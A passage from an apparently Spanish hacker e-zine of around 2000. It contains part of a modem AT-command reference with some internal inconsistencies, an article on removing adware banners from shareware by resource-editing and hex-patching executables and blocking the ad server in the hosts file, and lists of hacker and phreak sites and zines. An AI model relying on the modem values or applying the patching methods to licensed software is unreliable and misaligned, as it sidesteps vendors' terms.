
&V -> Ver Configuracion Actual. "AT&V" muestra la configuracion actual de los registros S y comandos.
Haga clic aqui para ver una muestra de pantalla de configuracion.

&W -> Guardar Configuracion Actual. &W guarda ciertas opciones de comandos y valores de registro S en una memoria no volatil de modem. Esta configuracion se restaura al usar un comando ATZ o una reconfiguracion al arrancarse.

&Zn=x -> Guardar el Numero Telefonico. "&Zn" guarda hasta cuatro secuencias de marcado en la memoria no volatil del modem para marcar despues. El formato para el comando consiste en el &Zn="numero guardado", y "n" representa la posicion, 0 a 3, representa a cual numero puede escribirse. La secuencia de marcado puede incluir hasta 40 caracteres. ATDS=n marca usando la cadena guardada en la posicion "n".

\Jn -> Ajustar Velocidad de Bits por Segundo. "AT\Jn" determina si la velocidad negociada de conexion del modem obliga a la computadora a ajustarse a la velocidad del modem o no.
n = 0 Modo de memoria intermedia. El control de errores se selecciona mediante el comando \Nn (valor predeterminado).

\Kn -> Establecer el Control de Interrupcion. "AT\Kn" determina como el modem procesa una se~al de interrupcion que recibe de la computadora mientras esta en el modo en linea.
n = 5 El modem envia la interrupcion al modem remoto en secuencia con los datos transmitidos, no destructivo, no expedido (valor predeterminado)

\Nn -> Modo de Control de Errores. "AT\Nn" selecciona el tipo de control de error el modem utiliza al enviar o recibir datos.
Parametros: n = 0 - 4

n = 0 Modo con memoria intermedia, ningun control de error (igual que &Q6)
n = 1 Modo directo
n = 2 MNP o desconectar. Esto tambien se conoce como el modo confiable de MNP.
n = 3 V.42, MNP, o modo con memoria intermedia. (igual que &Q5) Esto tambien se conoce como el modo autoconfiable V.42/MNP (valor predeterminado)
n = 4 V.42 o desconectar

\Qn -> Seleccion Local de Control de Flujo.
Parametros: n = 0, 1, 3

n = 0 Inhabilitar control de flujo
n = 1 Software para el control de flujo XON/XOFF, igual que &K4
n = 3 RTS/CTS a la computadora, igual que &K3 (valor predeterminado)

\Vn -> Codigo de Resultado de Protocolo. "AT\Vn" selecciona la conexion de visualizacion de protocolo.
Parametros: n = 0, 1

n = 0 Inhabilitar el codigo de resultado de protocolo adjunto a la velocidad del modem
n = 1 Habilitar el codigo de resultado de protocolo adjunto a la velocidad del modem (valor predeterminado)

-Cn -> Tono de Llamada de Datos. Tono de llamada de datos consiste en un tono de frecuencia 130 Hz con una cadencia de 0,5 segundos encendido y 2 segundos apagado. El tono se especifica en ITU V.25 para permitir la discriminacion remota de datos/fax/voz.
Parametros: n = 0, 1

n = 0 Inhabilitar el tono de llamada (valor predeterminado)
n = 1 Habilitar el tono de llamada de datos

NOTA: En algunos paises, AT-Cn devolvera un OK (Aceptar) pero no afectara el tono de llamado.
NOTA: Valor predeterminado varia segun el pais.

%B -> Ver Numeros en la Lista Negra. Si esta vigente la lista negra, "AT%B" visualiza una lista de numeros que el intento de llamarlos ha fallado dentro de las ultimas dos horas.
NOTA: Este comando puede devolver un ERROR en algunos paises.

%Cn -> Control de Compresion de Datos. AT%Cn determina la operacion de compresion de datos MNP clase 5 y V.42bis. Los cambios hechos con este comando durante el modo de comando en linea no entran en efecto hasta que primero ocurre una desconexion.
Parametros: n = 0, 1

n = 0 V.42bis/MNP5 inhabilitado; no hay compresion de datos
n = 1 V.42bis/MNP5 habilitado; compresion de datos inhabilitada (valor predeterminado)

===
Registros del modem
===

S0 -> Respuesta Automatica El establecer S0 en un valor de 0 hasta 255 coloca el modem en el modo de respuesta. El modem contesta automaticamente despues de transcurrir un numero especifico de timbres. Si establece S0 en 0 inhabilita la contestacion automatica de manera que el modem unicamente contesta cuando se da un comando

Margen: 0 - 255
Valor predeterminado: 0
Unidades: Timbres

S1 -> Contador de Timbres. S1 es de solo lectura. El valor de S1 se incrementa con cada timbre. Si no hay timbres despues de un intervalo de seis segundos, este registro se borra. S2 Caracter AT de Escape.

S2 -> Especifica el caracter de codigo de escape usado para dejar el modo de datos en linea y volver a entrar en el modo de comando.

Los valores mayores de 127 inhabilitan la secuencia de codigo de escape. Para entrar al modo de comando cuando se ha inhabilitado el codigo de escape, una perdida de portador debe ocurrir o la se~al de terminal de datos listo (DTR) debe estar establecido en 0.
Margen: 0 - 255
Valor predeterminado: 43 (ASCII +)

S3 -> Caracter de Terminacion de la Linea de Comando. S3 especifica el valor usado para identificar el fin de la linea de comando.

Margen: de 0 hasta 127, ASCII decimal
Valor predeterminado: 13 (retroceso de carro)

S4 -> Caracter de Formateo de Respuesta. S4 especifica la salida de caracter por el modem a la computadora como avance de linea.
Margen: de 0 hasta 127, ASCII decimal
Valor predeterminado: 10 (avance de linea)

S5 -> Caracter de Edicion de Linea de Comando. S5 especifica el valor ASCII del caracter usado para editar la linea de comando. El modem no reconoce el caracter de Retroceso si no esta establecido en un valor superior a decimal 32. Este caracter puede usarse para editar una linea de comando. Cuando esta habilitado la funcion de eco, el modem repite el caracter retroceso, el caracter de espacio de ASCII, y un segundo caracter retroceso a la computadora. Esto significa que un total de tres caracteres se transmite cada vez que el modem procesa el caracter de retroceso.

Margen: de 0 hasta 127, ASCII decimal
Valor predeterminado: 8 (retroceso)

S6 -> Esperar Antes de Marca. S6 establece la duracion del periodo (en segundos) que espera el modem despues de conectarse antes de marcar el primer digito de un numero telefonico. La caracteristica de espera para el tono de marcado, establecido por el modoficador de marcado W suplanta esta configuracion del registro S.

Margen: 2 - 65
Valor predeterminado: 2
Unidades: Segundos

S7 -> Intervalo de Espera de Terminacion de Conexion. S7 especifica el intervalo de tiempo (en segundos) que el modem espera para recibir una se~al de portador antes de colgarse. El cronometro empieza cuando el modem termina de marcar o se desconecta. Este cronometro tambien establece el intervalo de espera de silencio para el modificador @ de marcado

Margen: 1 - 255
Valor predeterminado: 50
Unidades: Segundos

S8 -> Modificador Coma de Marcado Intervalo. S8 denota el intervalo de tiempo (en segundos) que el modem pausa cuando lee una coma en la cadena de comando de marcado.

Margen: 0 - 65
Valor predeterminado: 2

S10 -> Demora Automatica de Desconexion. S10 especifica el tiempo de demora (en decimas de segundos) desde la perdida de portador hasta colgar.

Margen: 1 - 254
Valor predeterminado: 20

Unidades: 0,1 segundo

S11 -> Velocidad de Marcado DTMF. S11 determina el ancho de pulso de DTMF y el tiempo interdigito.

Margen: 50 - 150
Valor predeterminado: 95
Unidades: 0,001 segundo

S12 -> Intervalos de Proteccion del Codigo de Escape. El valor S12 determina el intervalo de inactividad (en unidades de 20 milisegundos)

Margen: 0 - 255
Valor predeterminado: 50
Unidades: 0,02 segundos

S28 -> Habilitar/Inhabilitar de Modulacion V.34 S28 habilita o inhabilita tecnicas de modulacion V.34. Valores validos son 0 - 255.

0 Inhabilitado
1 - 255 Habilitado (valor predeterminado = 1)

S32 -> Volumen de Timbre Sintetico. S32 proporciona un volumen de timbre sintetico (en dB) con un signo de restar implicito (16 es valor predeterminado).

S33 Frecuencia de Timbre Sintetizado. Valores validos son 0 - 5.
0 Inhabilitacion de timbre sintetizado (predeterminado)
1 - 5 Cinco frecuencias de timbre variables

S35 -> Tono de Llamada de Datos. El Tono de Llamada de Datos es un tono de cierta frecuencia y cadencia segun se especifica en V.25, lo cual permite el reconocimiento remoto de Datos/Fax/Voz. La frecuencia es 1300 Hz con una cadencia de 0,5 segundos de actividad y 2 segundos en descanso.

0 Inhabilitar tono de llamada de datos (valor predeterminado)
1 Habilitar tono de llamada de datos

S37 -> Velocidad de la Linea de Marcado. El valor predeterminado es 0.
0 Seleccionar velocidad maxima
1 Reservado
2 1200/75 bps
3 300 bps
4 Reservado
5 1200 bps
6 2400 bps
7 4800 bps
8 7200 bps
9 9600 bps
10 12000 bps
11 14400 bps
12 16800 bps
13 19200 bps
14 21600 bps
15 24000 bps
16 26400 bps
17 28800 bps
18 31200 bps
19 33600 bps

S38 -> Velocidad de la Linea de Marcado de 56K. S38 establece la velocidad

maxima hacia abajo al cual el modem intenta conectarse. Para inhabilitar
56K, establezca S38 en 0.

S37 -> establece la velocidad hacia arriba de V.34.
nota: 56K no esta disponible en algunos modelos.
0 56K inhabilitado
1 56K habilitado, seleccion de velocidad automatica a velocidad maxima del
modem (valor predeterminado)
2 32000 bps
3 34000 bps
4 36000 bps
5 38000 bps
6 40000 bps
7 42000 bps
8 44000 bps
9 46000 bps
10 48000 bps
11 50000 bps
12 52000 bps
13 54000 bps
14 56000 bps
15 58000 bps
16 60000 bps

S89 -> Cronometro de Modo Dormir. S89 establece y muestra el numero de segundos
de inactividad (no se envian caracteres desde la computadora, ningun timbre
entrante) en el estado de comando fuera de linea antes de que el modem pase
al modo de espera (dormir). Un valor de 0 impide el modo En espera.

Margen: 0, 5 - 255
Valor predeterminado: 10
Unidades: Segundos

IMOEN

-< 0x04 >---.---------------.--
‘-[Rodia)-

P C W I N D O Z E : R E C U P E R A N D O E L C O N T R O L

Aquellos de vosotros que aun no hayais conseguido erradicar la saga Windoze
de vuestras vidas (...el instituto, la universidad, la empresa, o incluso
vuestro PC...) habreis ADVERTido la invasion de una nueva modalidad de
aplicaciones shareware que nos bombardea con publicidad, normalmente de
terceros, en alguna parte de su GUI.
Algunos de sus autores dicen hacerlo para poder mantener gratuito el producto
y lo siguen catalogando como freeware, como si el robar ancho de banda a
nuestra ya escualida conexion fuera algo gratuito.
Otros lo llaman abiertamente adware y usan la molesta ’feature’ como acicate
para que registremos el producto y podamos librarnos de los irritantes
banners.
Vamos a suponer que personalmente ni nos interesan los productos anunciados,
ni el aspecto artistico de los anuncios, ni nos hace maldita la gracia que se
nos recorte el ancho de banda inutilmente:
muchos de estos programas son herramientas que no precisan de interaccion con
el usuario (clientes de FTP, gestores de descarga...) haciendo mas absurdo el

uso de las ’pantallitas’.

Resumiendo: NO queremos banners ni descarga subrepticia de datos a nuestro ordenador y por supuesto, no hemos encontrado otra alternativa freeware al programita de marras (pienso que la manipulacion de software shareware o comercial es el ultimo paso a dar tras no encontrar una alternativa gratuita (suele haberla) que nos de la misma funcionalidad).
Si, ya se que la otra opcion es pagar la licencia de dicho software, pero supongamos que por cualquir motivo esta opcion no es computable.
Ademas: queriamos solucionar el problema con nuestro ingenio, no tirando de visa...

La primera fase de nuestra campa~a anti-advertising va a ser la mas inmediata, aunque esto no quiere decir que siempre sea la mas facil: QUITAR los banners!

Un primer paso para acabar con la molestia en forma de llamativa sucesion de gif’s animados seria tapar el area rectangular donde aparecen. No nos vale la solucion de la tira de cinta plastica pegada sobre el banner en el cristal del monitor. Por una vez queremos algo mas elegante, a ser posible una ’solucion software’ al problema... Teniendo unos ciertos conocimientos de programacion en Windows (aunque sean de Visual Basic o Delphi) podriamos deducir que las imagenes se visualizaran en un cierto control grafico con forma de panel, lo que traducido a lenguaje Windows no es sino una ventana hija (CHILD WINDOW), con su handle, su clase (WINDOW CLASS) y su estilo (WINDOW STYLE)...
Resumiendo, una serie de propiedades que se le dan a la ventana en el momento de su creacion, y que pueden ser cambiadas posteriormente. Esto lo conseguiremos con alguna de las herramientas que pululan por internet, como Customiser o Spy & Capture y que nos permitiran, tras seleccionar el panel y obtener asi sus propiedades, (entre ellas, su identificador unico: el HANDLE) cambiar su estilo. En este caso, el cambio no sera otro que quitarle el WS_VISIBLE, lo que ocultara el odiado panel y con el sus banners.
Como habreis deducido enseguida, esta modificacion solo se ha efectuado en memoria, por lo que la proxima vez que usemos el programa ahi tendremos de nuevo la publicidad en su panelito.
Para remediar esto, lo que deberiamos haber hecho es modificar el estilo del panel en el mismisimo archivo ejecutable de la aplicacion, para que al ejecutarse, cree ya el panel con su propiedad Visible = FALSE.
Esto tambien es posible en muchos casos, gracias a una herramienta llamada editor de recursos que permite ver y modificar los iconos, bitmaps, cadenas de texto, ventanas de dialogo, etc, de un archivo ejecutable.
Obviamente si la publicidad aparece en la ventana principal de la aplicacion, y esta no se ha incluido como un recurso si no que su dise~o esta en el propio codigo del EXE, pues no podriamos deshacernos de los banners por este metodo y la complejidad del asunto subiria al nivel de desensambladores y debuggers, con los que localizariamos las instrucciones que crean la ventana responsable de la publicidad y las desactivariamos.
Como estas cuestiones escapan al ambito de este texto, pues tendriamos que fastidiarnos y pasar a la siguiente fase: evitar la descarga de los banners.

Un editor clasico de ’recursos’ de una aplicacion es el Resource Workshop de Borland, cuya ultima version conocida, la 4.5 se puede encontrar facilmente en cualquier buscador. Otros son el Resource Studio de Symantec o un shareware: eXeScope. Aunque la mayoria de estos editores esta orientada a aplicaciones programadas en C y C++, algunas de ellas tambien permiten ver y, lo que es mas importante, editar las propiedades de los forms o formularios de aplicaciones Delphi (supongo que algo habra tambien por ahi para VBasic).

Pongamonos manos a la obra con un supuesto programa para descargar paginas web llamado p.e. SiteRipper.

Pasamos ya al plan B: hacer permanentes los cambios que nos permitan ocultar el panel de anuncios.

Tras comprobar con un editor hexadecimal que se trata de una aplicacion hecha con Delphi (buscando p.e. el texto TForm) decidimos utilizar un editor de recursos antes mencionado, eXeScope, ya que sabemos por experiencia que maneja formularios Delphi.
Tras abrir el ejecutable principal de SiteRipper, observamos en el panel de la izquierda las distintas secciones que componen el archivo (un ejecutable de 32 bits de tipo PE, Portable Executable).
Tenemos el Header, tenemos la seccion Import donde se detallan las funciones externas que usa el programa y tenemos la seccion Resource, dentro de la cual observamos las distintas categorias de recursos: Bitmaps, Strings, los cursores e iconos, y por ahi en medio se ve algo llamado RCData.

Este tipo de recursos es el que nos interesa, ya que es usado por productos Borland como Delphi para guardar los Forms, y justo ahi tendremos los que use la aplicacion. Al abrir RCData observamos que hay 'unos cuantos' y en estas circunstancias nuestro mejor aliado va a ser la costumbre humana de poner nombres descriptivos a las cosas. Tras analizar los distintos nombres de formularios intentando adivinar su cometido, nos topamos con uno llamado TMAINFORM que parece ser el nuestro: el formulario principal del programa, donde se nos mostrara la publicidad. Si no hubieramos tenido tanta suerte con los nombres de los formularios, podriamos haber buscado pacientemente algun texto en concreto que aparezca exclusivamente en la pantalla principal del programa.

Una vez localizado el Form, tenemos que aislar el control que contiene los banners. En este caso, y usando Spy & Capture hemos averiguado que el bmp se carga en un control de clase ATL que esta dentro de otro de tipo TPanel (vamos un control TPanel de Delphi de los de toda la vida...)
Como el texto "ATL" no lo encontramos con la opcion Find de eXesCope, probamos con "TPanel" y esta vez si que encontramos no una sino muchas coincidencias.
En este caso hemos tenido mucha suerte, ya que el control ATL, del que no hay rastro en el formulario, parece ser algo asi como un control ActiveX, que usaria los servicios de algun objeto OLE del sistema, como Internet Explorer, para descargar los banners, y si no llega a estar 'enmarcado' en otro nativo de Delphi, de tipo TPanel, que si podemos modificar, hubieramos tenido serios problemas para borrarlo de la pantalla...
Bueno, prosigamos con nuestra tarea : tras pasar por una serie de paneles de nombre generico Panel2, Panel3, etc (los programadores suelen ser vagos por naturaleza ;) encontramos un buen candidato: AdPanel. Utilizando (una vez mas) nuestra deduccion y nuestro mundano conocimiento del ingles sumamos 2+2 : 'Ad' es la expresion coloquial de Advertisement que significa anuncio, publicidad. Y Panel es obvio. Ya tenemos en pantalla las propiedades del control, pero ohh, no se ven por ninguna parte las propiedades que mas nos gustaria ver: Enabled y Visible, que solo tendriamos que cambiar a False. Tras unos momentos de desconcierto y frustracion nos preguntamos: por que no un panel con altura = 0 ? Sera como si no existiera! Dicho y hecho: le cambiamos la propiedad Height a 0 y salimos del editor de recursos salvando los cambios. Cuando ejecutamos SiteRipper nos complace ver que ya no hay banner y ademas hemos ganado espacio en pantalla. Esto debe ser lo que llaman customizar una aplicacion...;)

Pero aun no ha llegado el momento de celebrar nada, porque si pensamos un momento comprenderemos que todos esos chillones carteles que ya no vemos se descargaban desde algun punto de internet: posiblemente un servidor de publicidad de los muchos que han plagado la WWW. Y esas conexiones ocultas que nos roban ancho de banda seguiran produciendose aunque SiteRipper no pueda mostrar los graficos.
Ahora se nos plantearian dos situaciones: que todos esos banners que se van mostrando en una ventana de la aplicacion se descarguen realmente a ficheros en nuestro disco duro o que simplemente se guarden en RAM para ir mostrandolos y cada vez sean distintos. Esto es facil de comprobar y en el caso de nuestro SiteRipper, recordamos que antes de ocultar el panel los

banners se mostraban incluso sin estar conectados a internet, por lo que deben estar guardados en alguna carpeta de nuestro sistema de ficheros para su visionado off-line. Ademas, el hecho de que se cree un fichero local para la descarga de esos datos, por lo que sabemos, va a ser de suma importancia para el buen termino de la propia conexion. Un ejemplo: la rutina encargada de la descarga de publicidad le pregunta al servidor (usando posiblemente http y cgi): Oye, a ver que banners tienes por ahi sobre este tipo de productos (suponiendo que la publicidad sea dirigida a un perfil concreto de individuo, que SiteRipper se encargaria de averiguar mediante algun formulario en el proceso de instalacion...(realmente es un detalle que al menos te deje elegir el tipo de basura que vertera en tu pantalla ;)). Y el servidor, a partir de esos parametros, le diria, bueno, empieza por este archivo: AD001037.IMG. Entonces, el cliente tratara de crear una entrada en algun lugar de nuestro sistema de ficheros con ese nombre, para posteriormente ir 'engordandolo' con los datos leidos de la conexion remota.

Y que pasa si por algun oscuro motivo, no puede crear la replica local del banner? Pues como es un programa educado y ademas 'discreto' pues no se quejara al usuario y pedira al servidor de banners el siguiente de la lista. Claro que el problema con la creacion del archivo se podria repetir una vez tras otra. De esto es de lo que nos encargaremos nosotros a continuacion.

Lo primero es saber donde se guardan los banners en nuestro sistema. Esto es facil de averiguar recurriendo a un monitor de acceso a ficheros o haciendo una busqueda exaustiva de archivos creados en los ultimos 5 minutos, tras cargar unicamente SiteRipper y dejarlo abierto un par de minutos. En nuestro caso encontramos toda una conspiracion oculta entre nuestras carpetas. Resulta que en cierto punto de nuestro arbol de directorios que nada parecia tener que ver con el susodicho SiteRipper, se van descargando los banners, acompa~ados de ciertos ficheros que parecen tablas e indices de una especie de base de datos relacionada con la publicidad que nos amenaza. Y todo enmarcado en una estructura de carpetas en forma de 'perfiles' que nos anima a pensar en Site-Ripper como un mero cliente de este software de advertising. Si, he dicho software, porque en medio del tinglado descubrimos un ejecutable, adbot.exe, que es el programa que utiliza todos estos datos para proporcionar publicidad a otras aplicaciones, en este caso a SiteRipper. Varios enfoques para desmontar el chiringuito: 1) tras comprobar con un monitor de procesos que adbot.exe trabaja furtivamente descargando banners, incluso cuando no usamos SiteRipper, nuestro objetivo es _impedir_que_se_ejecute_ la proxima vez que iniciemos el equipo: o bien borrando o renombrando adbot.exe o mas finamente borrando la entrada del Registro de Windows que lo lanza (tambien podria ser WIN.INI).
2) en el caso de que al no detectar a adbot.exe, nuestro SiteRipper se niegue a funcionar, habra que cambiar de estrategia y dejar que adbot.exe se ejecute de nuevo aunque, eso si,_impidiendole_que_realice_su_trabajo... Que como ?
Una forma ingeniosa es evitar que pueda descargar banners a disco en el lugar donde pensaba hacerlo, borrando el directorio que los contiene y creando en su lugar un fichero sin extension de igual nombre. Asi no podra crear el directorio de nuevo y por tanto fallara cada conexion que establezca para descargar los archivos que contienen los banners. La otra forma, mas elegante aun es averiguar de que servidor descarga los banners y tomar 'ciertas medidas' ;).
Averiguar el servidor es cosa facil usando algun monitor o proxy que permita 'monitorizar conexiones' a internet. Si no podemos disponer del software apropiado siempre nos quedara Paris, digo "netstat", que desde la linea de comandos de una sesion DOS nos informara de las conexiones TCP, entre ellas la de nuestro amigo adbot.
Una vez sepamos el nombre del host que sirve los banners, sera tarea facil evitar que adbot establezca conexion con el: creamos (si no lo tenemos ya) un archivo HOSTS en nuestro directorio de instalacion de Windoze (p.e. C:\WINDOWS) y suponiendo que el servidor de publicidad se llama adserver.com a~adimos una linea tal que asi:

```
127.0.0.1       adserver.com
```

dejando un tabulador o espacio entre la direccion IP y el nombre del servidor. Esto enga~ara a cualquier programa que quiera conectar con adserver.com y le hara creer que su IP es la reservada para el 'localhost', es decir una especie de interface de red virtual, llamada loop, que apunta al propio equipo, con lo que adbot.exe intentara conectar al puerto correspondiente pero en nuestro PC, obviamente sin ningun resultado. El lector avispado se preguntara: que ocurre si adbot.exe se conecta a una IP directamente, y por lo tanto no podemos trucar la resolucion de nombres? Pues aun nos queda un ultimo cartucho: o bien usamos algun software tipo proxy o firewall que permita discriminar direcciones IP, y con ellas la del 'ad server' o bien hurgamos con un editor hexadecimal en el interior de adbot.exe y cambiamos la IP por otra que no funcione, como la de localhost o una IP privada de la misma clase que la IP del servidor.

Queda insistir en que no siempre vamos a poder aplicar alguna de las soluciones que hemos ido viendo, ya que se pueden dar demasiadas variantes en cada una de las caracteristicas de cada aplicacion, pero esto tambien es lo que hace el asunto mas divertido y por lo tanto mas fuerte el reto: al final siempre queda la improvisacion, sujeta a la imaginacion de cada uno. Eso si, siempre sobre una base de conocimientos sobre el S.O., sobre programacion, internet, etc... y rodeandose de herramientas imprescindibles para todo aquel que quiera saber que ocurre en su PC al instalar y usar aplicaciones: Customiser y eXeScope de las cuales hemos hablado, un editor hexadecimal para ver (y cambiar) el contenido de cualquier archivo, un monitor de accesos al registro del sistema, otro para accesos al sistema de archivos, y un largo etcetera que podemos ir encontrando ahi fuera en cualquier site dedicado a la programacion o a la ingenieria inversa.

-= Rodia - Oto~o A~o Cero =-

-< 0x05 >----------.----------.--
'-[SET Staff)-

B_ O_ O_ K_ M_ A_ R_ K_ S_

Una vez mas estamos aqui.. nosotros y nuestros bookmarks > Lo mejorcito de Internet seleccionado e interesante. Como siempre esperamos que nos envieis cualquier enlace que querais compartir con el resto. La direcion es la de siempre :

<set-fw@bigfoot.com>

Nuestra vision de Internet en unos cuantos Enlaces... cabe destacar que no ordeno los enlaces en ningun orden especial, no os enfadeis con nostros.

--[http://www.searchlores.org]

Fravia, nuff said. -:) Fravia ataca de nuevo, todo lo antiguo y todo lo nuevo un clasico. Ingenieria Inversa, Seguridad, Buscadores..Etc..

--[http://mirror.dlut.edu.cn/ebook]

Nos vamos a China a comprar libros, ahi encontraras bastantes libros de programacion y otros temas relacionado en pdf y html. Disfrutadlos..

--[http://docs.online.bg]

No has tenido bastante con los libros de la anterior web ? Pues aqui tienes mas que hacer click, yo os recomiendo el Networking Enciclopedia de ORA, bien vale sus varios megas..

--[ftp://dv.go.dlr.de/fresh/unix/]

Necesitas algo extra~o para Unix Box ? Entonces estara en este ftp. No hay mucho mas que contar, leed el index.

--[http://www.cyberarmy.com]

Buscador de recursos under. Bien organizado y serio. Muy recomendable. Con seciones muy variadas y algun concurso interesante.

--[http://www.klaphek.nl]

Klaphek los TDDs de Holanda, una web buena con contenido y en Holandes xD Pero tiene muchas partes en ingles. Interesantisima...

--[http://www.spaghettiphreakers.softitaly.com]

Los equivalentes de los TDD pero en Pizzeros, vamos de Italia -:) Web interesante y con contenidos variados pero ninguna web con tanto contenido sobre cabinas como la de TDD

--[http://www.webcrunchers.com/tdd]

Y tanto hablar de los TDDs aqui teneis su famosa web, con todo lo mejor del Phreak pura y duramente Hispano. Hey! a ver si nos arreglais el enlace calamares!

--[http://www.openhack.com]

Open Hack III comienza, creo que ya sabemos todos de que va el tema no? Ya sabeis al tajo. Esta vez no uno, ni dos, sino tres concursos..

--[http://www.meer.net/~johnl/e-zine/list/]

Algo deciamos de e-zines me he decicado a hacer un poco de research que se dice, aqui teneis de todo. La Lista...

--[http://www.etext.org/index.shtml]

E-Text Archive, bueno es variado, su actualizacion no es de lo mejor, pero esta bien. Hay cosas clasicas por ahi.

--[http://www.multimania.com/pyrozine/]

Web de obligada referencia, me atrevo esta vez a cruzar al otro lado. A visitar a nuestros vecinos.. los franceses. Y si ellos tambien hacen sus pinitos en esto.

--[http://www.madchat.org]

Si hablo de francia no puedo dejarlos sin hablar de la web de un colega de SET, el webmaster de Madchat.org Saludos man, a ver si nos envias mail.

--[http://www.sindominio.net]
--[http://www.sindominio.net/hmbcn00/]

Web del proyecto Sindominio muy interesante, tambien esta la web de la HackMeeting 2000 que tuvo lugar en Barcelona. Sitio bien organizado y de buenos contenidos..

--[http://www.zine-store.com]
--[http://www.zine-store.com.ar]
--[http://members.nbci.com/zine_store]

Llevamos tres numeros si no recuerdo mal publicando esta direcion, si el ezine existe y es en castellano esta ahi. La web de Mau, pero esta vez le vamos a poner mala nota, a ver si correguimos las faltas de ortografia y alguna que otra metedura de pata (Se escribe PHRACK y no PHREAK vamos vamos..) Por lo demas una web de referencia..

--[http://www.spaghettihacker.it]

Seguimos nuestro tour por Europa, otr web que es referencia obligada para el hack en Italia y como no creo que tengais problemas leyendola pues ahi la teneis.

--[http://www2.alcala.es/vivatacademia/anteriores/trece/docencia.htm#Estamos

Aqui nos citaron hace una temporada quiza os interese leer este articulo para ver un punto de vista distinto.

-< 0x6 >--.---------------.--
'-[SET Staff)-

-|- EN EL QUIOSCO VIRTUAL -|-

Como no somos nosotros lo unicos en publicar un e-zine y nos parece muy

```
importante que nuestros lectores conozcan de lo que se esta haciendo por
ahi os incluimos las novedades en zines de estos ultimos meses.
Todo el mundo tiene el mismo tratamiento y tu e-zine si nos lo comunicas
por e-mail sera comentada y a~adida a nuestra lista.
Esta vez he dejado un poco de lado los zines en otros idiomas intentando
dar una de cal y otra de arena con este tema.
Espero que con estos 20 Ezines que te comentamos tengas suficiente para
leer hasta el proximo SET...


 -- bUTCHERED fR0M iNSiDE / Bfi #8
 -- HWA.hax0r.news [=HWA=]
 -- SWAT #36
 -- Quadcon
 -- RareGazZ #17
 -- Proyecto R #9 / #10
 -- Inet #5 y Proyectos
 -- Chatarra Magazine #1 / #2
 -- HEH #5
 -- DATACODE #3
 -- CIA Magazine #11
 -- Raza Mexicana #11
 -- KSh Ezine #3
 -- Tharwa #3
 -- JumaHed #1 / #2
 -- United Phone Loosers #23
 -- Kebracho #1 - #10
 -- ELECTRON SECURITY TEAM #2
 -- EKO Magazine #01
 -- Netsearch #4


                                  -=-


---[ bUTCHERED fR0M iNSiDE / Bfi ]--


   Un Ezine Italiano de contenido variado, desde Politica a Phreak
   pasando por Hack y demas cosas, tienen 8 numeros en la calle.
   Disponible en zip en html y en txt.


  ---{ http://www.s0ftpj.org/bfi }---
  ---{ http://www.ecn.org/zero/bfi }---
  ---{ http://bfi.itapac.net }---



---[ HWA.hax0r.news [=HWA=] ]--


   Estos siguen en el pie del ca~on numero tras numero, listas de
   defacements, comentarios y entrevistas, logs de irc y demas
   parafernalia. Disponible en su url habitual.


  -{ http://welcome.to/HWA.hax0r.news/ }-
```

---[SWAT #36]--

The South West Anarchy Team Zine de origen Ingles, que ha cambiado bastante su tematica dedicandose ahora a bombas y similares, Que cada cual juzgue. Su ultimo numero salio en Diciembre de 2000. Yo aqui os dejo el enlace...

---{ http://www.swateam.org }---
---{ http://www.f-3.org.uk/~fs/mag.html }---

---[Quadcon]--

Han cambiado su formato y se han convertido en un webzine. Visitad su web..

---{ http://www.halcon.com.au }---

---[RareGazZ]--

Otro 'comeback' de una revista historica y esta vez con un team muy nutrido y potente. El numero 17 de los "RareDudes" salio a finales de 2000 y suponemos que el 18 no se hara tanto de rogar por lo que ya estais apuntado el browser a su direccion.

---{ http://dkch.net/raregazz }---

--[Proyecto R #9 y #10]--

Nuestros Chilenos favoritos vuelven al ataque y en nuestra ausencia han publicado un par de numeros de su ezine, no espereis que os escriba aqui los contenidos, simplemente visitais la web y os bajais el ezine. Saludos a la gente de Proyecto-R ! Ah! el numero 10 salio en Diciembre del 2000 por si sois de los que gustan de saber las fechas..

---{ http://www.cdlr.org }---
---{ http://linux.cdlr.org }---
---{ http://nt.cdlr.org }---

--[Inet #5 y Proyectos]--

Otro numero mas de Inet aunque ahora han cambiado de ideas e intentan una especia de webzine, bastante interesante, todo lo necesario para poneros al dia en un momento esta en su web. Desde SET les deseamos los mejor en sus futuros proyectos. Dentro de la segunda url esta su nuevo proyecto, visita obligada. HP made in Colombia.

---{ http://www.warpedreality.com/inet }---
---{ http://www.meta-verso.com }---

--[Chatarra Magazine #1 / #2]--

Proyecto paralelo dentro la web de Inet. Visitadlo.. es interesante.

---{ http://www.meta-verso.com }---

--[DATACODE #3]--

Otro ezine Argentino de reciente creacion que se nos habia pasado por alto mencionar la ultima vez (SET 23). Su ultimo numero se publico en el 6 de Diciembre de 2000.

---{ http://www.sweetdevils.com.ar }---

--[CIA Magazine #11]--

Si teneis poco que hacer pos leeros este zine, su web pulula, aparece y desaparece como lo ojos del guadiana, con lo que os recomiendo que la busqueis en la web de MaU.

---{ http://www.zine-store.com.ar }---

--[Raza Mexicana #11]--

Un clasico que nos viene de Mexico, acaban de sacar su nuevo numero el 11 en este caso, este numero salia en Diciembre de 2000 y la web si es que funciona, si es que esta acessible es la siguiente..

---{ http://www.raza-mexicana.org }---
---{ http://www.zine-store.com.ar }---

--[KSh Ezine #3]--

Bueno estos nos enviaron mail avisando y aqui esta su recompensa, pero como no tiene un enlace a nuestra web, eso significa que no puedo ir de la suya a la mia y por eso no me acaba de convencer, bromas aparte. Un nuevo proyecto, espero que tengais suerte.. Su tercer numero se publico en Octubre de 2000.

---{ http://www.kshezine.org/ }---

--[HEH #5]--

Veamos Zomba and Co. Siguen con lo suyo haciendo HEH, pero solo un comentario, hacernos bajar 400kb de listines telefonicos y passwords crackeados pues vaya casi que no apetece vamos, eso para otra vez. ;) Todo vuestro ir a leerlo, cuando acabeis de leer SET, claro esta.

---{ http://www.dtmf.com.ar/digitalrebel }---

---[Tharwa #3]---

Publicacion relativamente joven y de periodicidad algo dudosa. Visitad la web. :)

---{ http://www.tharwa.paisvirtual.net }---

---[Jumahed #1 / #8]---

Otra mas que para mas detalle nos envian correo y como nosotros somos asi de cumplidores aqui les sacamos, aun no lo habeis visto todo (creedme) Visitad su web. Su numero se publicaron el #1 el 10 Agosto de 2000 y el #8 el 2 de Noviembre de 2000. Pero oh! problema su dominio esta caido por causas extra~as seran los cortes de luz de California ??? Sera la influencia del Calamar Sagra0 ? no sabemos. Buscad en Zine-Store.

---{ http://www.jht-ezine.org }---
---{ http://www.zine-store.com.ar }---

---[United Phone Loosers #23]---

De calidad, ezine bien planteado, en ingles claro esta y con amplia experiencia. Visitad su sugerente website...

---{ http://www.phonelosers.net }---

---[Kebracho #1 - #10]---

